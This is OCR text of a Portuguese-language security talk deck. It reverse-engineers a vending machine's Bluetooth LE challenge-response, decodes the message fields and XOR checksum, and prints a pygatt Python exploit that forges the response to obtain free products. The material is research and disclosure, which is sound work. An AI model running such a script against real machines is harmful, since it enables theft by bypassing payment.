
2. Choose

5. Response

4. Solve

7. Grant Service

6. Verify


1. Request Service
2. Choose
3. Challenge
4. Solve
5. Response
6. Verify
7. Grant Service

4. Solve


612e792a0923444a33

622e792a0a23444a30

4. Solve

612e792a0923444a33


12345678910



4. Solve

612e792a0923444a33

AAAAAAAAAAAAA



4. Solve

612e792a0923444a33

622e792a0a23444a30

Como coletar amostras?

@gabu_sec

Buy all the things!

not us

DESAFIO - HEX - 32 Caracteres

612E792A09254A4838676B426523444A33

RESPOSTA - HEX - 32 Caracteres


622E792A0a254A4842376B426523444A


612E792A09254A4838676B426523444A33

622E792A0a254A4842376B426523444A

Como interagir com a máquina?

@gabu_sec



PROFILE
SERVICE
CHARACTERISTIC
PROPERTIES
VALUE
DESCRIPTOR
CHARACTERISTIC
PROPERTIES
VALUE
DESCRIPTOR
UUID (91bad492-b950-4226-aa2b-4ede9fa42f59)
Temperature Characteristic
UUID (cba1d466-344c-4be3-ab3f-189f80dd7518)
Notify
Data: temperature
Metadata
Humidity Characteristic
UUID (ca73b3ba-39f6-4ab3-91ae-186dc9577d99)
Notify
Data: humidity
Metadata




Char: Umidade

Valor: 50

Android nRF Connect



Serviços ->


Devices
DISCONNECT
ONDED
ADVERTISER
PLAYBULB CANDLE
F1:5A:4B:16:AC:E6
CONNECTED
NOT BONDED
CLIENT
SERVER
Generic Access
UUID: 0x1800
PRIMARY SERVICE
Generic Attribute
UUID: 0x1801
PRIMARY SERVICE
Unknown Service
UUID: 0000ff02-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Battery Service
UUID: 0x180F
PRIMARY SERVICE
Device Information
UUID: 0x180A
PRIMARY SERVICE
Unknown Service
UUID: 00001016-d102-11e1-9b23-00025b0
PRIMARY SERVICE

E agora?

@gabu_sec

61 2E792A09 25 4A48 3867 6B 426523444A 33

AA BBBBBBBB CC DDDD EEEE FF GGGGGGGGGG HH

61 2E792A09 25 4A48 3867 6B 426523444A 33

A = Tipo da Operação (61 Maquina - 62 Celular)
B = Timestamp
C = Constante (25)
D = Preço
E = Constante (3867)
F = Código do Produto
G = Constante (426523444A)
H = Checksum

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

AA = Tipo da Operação muda pra 62
BB = 4o Byte do Timestamp acrescenta +1
HH = Checksum tem um cálculo que não sabemos...


61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

HH = Checksum tem um cálculo que não sabemos…

Até que...

XOR Calculator



*Nem sempre dava 1..

USING EXCLUSIVE OR (XOR) IN CRYPTOGRAPHY

XOR LOGIC

XOR Symbol ⊕

0 XOR 0 = 0	Same Bits
1 XOR 1 = 0	Same Bits
1 XOR 0 = 1	Different Bits
0 XOR 1 = 1	Different Bits

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A09 25 4A48 3867 6B 426523444A ??

a) **Adicionamos +1**

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

b) XOR entre 2 valores

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

3

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A ??

3

c) XOR entre resposta e checksum

61 2E792A09 25 4A48 3867 6B 426523444A 33


62 2E792A0a 25 4A48 3867 6B 426523444A ??

---

3 XOR 33 = 30

61 2E792A09 25 4A48 3867 6B 426523444A 33

62 2E792A0a 25 4A48 3867 6B 426523444A 30



@gabu_sec


3º dia

0 exploit


@gabu_sec

“ Talk is cheap. Show me the code. ”

@gabu_sec

Exploit 

- Utilizamos a lib **pygatt**;
- Device compatível com Bluetooth 4.0 Low Energy e ferramentas `hcitool/gattool` configuradas;


script.py
612e792a0923444a33
622e792a0a23444a30

Código (1/5)

```
import pygatt
import time
from binascii import hexlify, unhexlify
import logging

logging.basicConfig()
logging.getLogger('pygatt').setLevel(logging.DEBUG)

CHARACTERISTIC = "0000ffe1-0000-1000-                    "
adapter = pygatt.GATTToolBackend()
device = ""
bb = bytearray()
```

Código (2/5)

```
def calc_response(value):
    #ALTERACAO 1 ----------------------------------------------------
    #Passando o valor recebido para String
    value = value.decode('utf-8')

    AA_RQS = value[:2]    #Primeiro Byte (AA) da Requisicao
    val = int(AA_RQS, 16)     #Convertendo pra poder somar
    AA_RSP = format(val + 1, 'x') #Primeiro Byte (AA) da Resposta (somando 1)

    #ALTERACAO 2 ----------------------------------------------------
    BB_RQS = value[8:10] #Quinto Byte (BB) da Requisicao
    val2 = int(BB_RQS, 16) #Convertendo
    BB_RSP = format(val2 + 1, 'x') #Quinto Byte (BB) da Resposta (somando 1 segundo ao
Timestamp)
```

Código (3/5)

```
#ALTERACAO 3 ------------------------------------------------------
#XOR entre Timestamp da Requisicao e Timestamp da Resposta
xor_timestamp = int(BB_RQS, 16)^int(BB_RSP, 16) #XOR entre Timestamp da Requisicao e
Timestamp da Resposta

HH_RQS = value[32:34] #Checksum (HH) da Requisicao
val3 = int(HH_RQS, 16)
HH_RSP = format(val3^xor_timestamp, 'x') #XOR entre Checksum (HH) da Requisicao e o resultado
do XOR entre Timestamp da Requisicao e Timestamp da Resposta

#Montando resposta
response = "{}{}{}{}{}{}".format(AA_RSP, value[2:8], BB_RSP.zfill(2), value[10:32],
HH_RSP.zfill(2))
return response
```


Código (4/5)

```
#Funcao chamada quando a maquina envia a Requisicao
def handle_data(handle, value):
    hash_rcv = hexlify(value) #Recebendo valor da Requisicao e transformando em String
    resposta = calc_response(hash_rcv) #Chamando a funcao pra calcular a Resposta
    time.sleep(0.9) #Aguardando perto de 1 segundo para coincidir com o Timestamp
enviado
    device.char_write(CHARACTERISTIC, unhexlify(resposta)) #Escreve a resposta na
caracteristica
```


Código (5/5)

```
try:
    adapter.start()
    device = adapter.connect('d8:a9:

    device.subscribe(CHARACTERISTIC,
                     callback=handle_data)

    while(True):
        a="1"
finally:
    adapter.stop()
```

E o resultado foi..


4. Solve
612e792a0923444a33
622e792a0a23444a30

time.sleep(0.9)



4. Solve

612e792a0923444a33

622e792a0a23444a30

Agora vai...


https://www.youtube.com/shorts/x7w26UIA7ZU

FAQ!

P: A máquina tem Bluetooth?

P: A máquina tem Bluetooth?
R: Não, o Bluetooth está em um micro-controlador anexado;

ESP32



@gabu_sec

P: O que o vendor falou sobre a vulnerabilidade?


P: O que o vendor falou sobre a vulnerabilidade?
R: É um caso isolado....

Lições Aprendidas

@gabu_sec

Quase rodamos..

@gabu_sec



@gabu_sec

CTF Bluetooth LE

campus party

BLE Capture the Flag

The purpose of BLE CTF is to teach the core concepts of Bluetooth Low Energy client and server interactions. While it has also been built to be fun, it was built with the intent to teach and reinforce core concepts that are needed to plunge into the world of Bluetooth hacking. After completing this CTF, you should have everything you need to start fiddling with any BLE GATT device you can find.

Setting Up the CTF

In order to set up the CTF you will need the following:

1. The pre-compiled firmware or source code in this repository to build and flash an ESP32 with the CTF GATT server.
2. An esp32 microcontroller (I sell overpriced pre-flashed ones here)
3. A Linux box (OSX/Win + Linux VM works) with a bluetooth controller or a bluetooth usb dongle
4. Bluetooth tools such as Bluez tools (hcitool, gatttool, etc) or bleah

For instructions to compile/flash your own firmware or flash the provided pre-compiled firmware read this documentation

@gabu_sec

Referências

- https://www.pcmag.com/encyclopedia/term/xor
- https://github.com/hackgnar/ble_ctf
- https://novelbits.io/bluetooth-gatt-services-characteristics/

Obrigado!

@gabu_sec